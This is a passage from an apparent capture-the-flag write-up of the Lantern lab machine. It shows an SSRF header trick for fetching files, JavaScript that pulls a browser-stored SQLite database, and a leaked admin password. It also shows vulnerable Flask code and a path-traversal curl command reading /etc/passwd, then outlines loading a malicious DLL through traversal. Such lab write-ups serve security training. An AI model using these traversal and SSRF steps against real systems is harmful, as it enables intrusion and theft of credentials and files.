
```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ for file in $(cat files); do
  curl "http://lantern.htb/_framework/$file" -H "X-Skipper-Proxy: http://127.0.0.1:5000" -o "$file"
done
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 55808    0 55808    0     0  46045      0 --:--:--  0:00:01 --:--:-- 46084
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 45160    0 45160    0     0  41306      0 --:--:--  0:00:01 --:--:-- 41317
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 32360    0 32360    0     0  37803      0 --:--:-- --:--:-- --:--:-- 37803
```

7) Checked the website





8) Found a sqli



9) The data is stored in browser

```
export function synchronizeFileWithIndexedDb(filename) {
  return new Promise((res, rej) => {
    const db = window.indexedDB.open('SqliteStorage', 1);
    db.onupgradeneeded = () => {
      db.result.createObjectStore('Files', { keypath: 'id' });
    };

    db.onsuccess = () => {
      const req = db.result.transaction('Files', 'readonly').objectStore('Files').get('file');
      req.onsuccess = () => {
        Module.FS_createDataFile('/', filename, req.result, true, true, true);
        res();
      };
    };

    let lastModifiedTime = new Date();
    setInterval(() => {
      const path = `/${filename}`;
      if (FS.analyzePath(path).exists) {
        const mtime = FS.stat(path).mtime;
        if (mtime.valueOf() !== lastModifiedTime.valueOf()) {
          lastModifiedTime = mtime;
          const data = FS.readFile(path);
          db.result.transaction('Files', 'readwrite').objectStore('Files').put(data, 'file');
        }
      }
    }, 1000);
  });
}
```


10) Found Creds in the file

```
function downloadFileFromIndexedDb(filename) {
  return new Promise((resolve, reject) => {
    const db = window.indexedDB.open('SqliteStorage', 1);

    db.onupgradeneeded = () => {
      db.result.createObjectStore('Files', { keyPath: 'id' });
    };

    db.onsuccess = () => {
      const transaction = db.result.transaction('Files', 'readonly');
      const objectStore = transaction.objectStore('Files');
      const request = objectStore.get(filename);  // Fetch the file from
IndexedDB

      request.onsuccess = () => {
        if (request.result) {
          const blob = new Blob([request.result], { type: 'application/octet-
stream' });
          const url = URL.createObjectURL(blob);
          const link = document.createElement('a');
          link.href = url;
          link.download = filename;  // Set the file name for download
          document.body.appendChild(link);
          link.click();
          document.body.removeChild(link);
          URL.revokeObjectURL(url);  // Clean up the object URL
          resolve();
        } else {
          reject('File not found');
        }
      };

      request.onerror = () => {
        reject(request.error);
      };
    };

    db.onerror = (event) => {
      reject(event.target.error);
    };
  });
}

// Usage:
downloadFileFromIndexedDb('file')
  .then(() => {
    console.log('File downloaded successfully');
  })
  .catch((error) => {
    console.error('Error downloading file:', error);
  });
```


```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ sqlite3 ~/Downloads/file
SQLite version 3.45.3 2024-04-15 13:34:05
Enter ".help" for usage hints.
sqlite> .table
Employees
sqlite> select * from Employees;
1|JFMDK|John|Smith|6/1/2000|8/9/2022|120000|1/1/0001|1/1/0001|Head of sales department, emergency contact: +4412345678, email: john.s@example.com
2|PPAOS|Anny|Turner|1/11/1989|2/11/2022|150000|||HR, emergency contact: +4412345678, email: anny.t@example.com
3|UAYWP|Catherine|Rivas|11/7/2001|3/1/2023|100000|2/22/2024|2/23/2024|FullStack developer, emergency contact: +4412345678, email: catherine.r@example.com
4|GMNZQ|Lara|Snyder|4/4/1999|11/11/2019|200000|||PR, emergency contact: +4412345678, email: lara.s@example.com
5|XZCSF|Lila|Steele|12/8/1997|12/9/2019|130000|||Junior .NET developer, emergency contact: +4412345678, email: lila.s@example.com
6|POMBS|Travis|Duarte|7/23/1999|1/21/2024|90000|||System administrator, First day: 21/1/2024, Initial credentials admin:AJbFA_Q@925p9ap#22. Ask to change af
ter first login!
7|NALFY|test|test|1/1/0001|1/1/0001|0|||123
8|JSZFD|test|test|1/1/0001|1/1/0001|0|||123
9|XTYKZ|test|test|1/1/0001|1/1/0001|0|||123
10|UKYKT|test|test|1/1/0001|1/1/0001|0|||123
sqlite>
```

admin:AJbFA_Q@925p9ap#22

11) Logged into lantern.htb:3000



12) Found the source code




```python
from flask import Flask, render_template, send_file, request, redirect, json
from werkzeug.utils import secure_filename
import os

app=Flask("__name__")

@app.route('/')
def index():
    if request.headers['Host'] != "lantern.htb":
        return redirect("http://lantern.htb/", code=302)
    return render_template("index.html")

@app.route('/vacancies')
def vacancies():
    return render_template('vacancies.html')

@app.route('/submit', methods=['POST'])
def save_vacancy():
    name = request.form.get('name')
    email = request.form.get('email')
    vacancy = request.form.get('vacancy', default='Middle Frontend Developer')

    if 'resume' in request.files:
        try:
            file = request.files['resume']
            resume_name = file.filename
            if resume_name.endswith('.pdf') or resume_name == '':
                filename = secure_filename(f"resume-{name}-{vacancy}-
latern.pdf")
                upload_folder = os.path.join(os.getcwd(), 'uploads')
                destination = '/'.join([upload_folder, filename])
                file.save(destination)
            else:
                return "Only PDF files allowed!"
        except:
            return "Something went wrong!"
    return "Thank you! We will conact you very soon!"

@app.route('/PrivacyAndPolicy')
def sendPolicyAgreement():
    lang = request.args.get('lang')
    file_ext = request.args.get('ext')
    try:
            return send_file(f'/var/www/sites/localisation/{lang}.{file_ext}')
    except:
            return send_file(f'/var/www/sites/localisation/default/policy.pdf',
'application/pdf')

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=8000)
```


13) The webpage is vulnerable to path traversal

```
vigneswar@VigneswarPC: ~
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ curl 'http://lantern.htb/PrivacyAndPolicy?lang=../../../../../../../../../../../../&ext=./etc/passwd'
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/sites:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tomas:x:1000:1000:tomas:/home/tomas:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
```

14) Found path traversal in upload functionality




15) Found dll loading functionality




../../../../../../../../../../opt/components/shell.dll

16) Got error while trying to run dll



17) Downloaded Logs dll and decompiled it



18) Modified to to make Exploit Dll

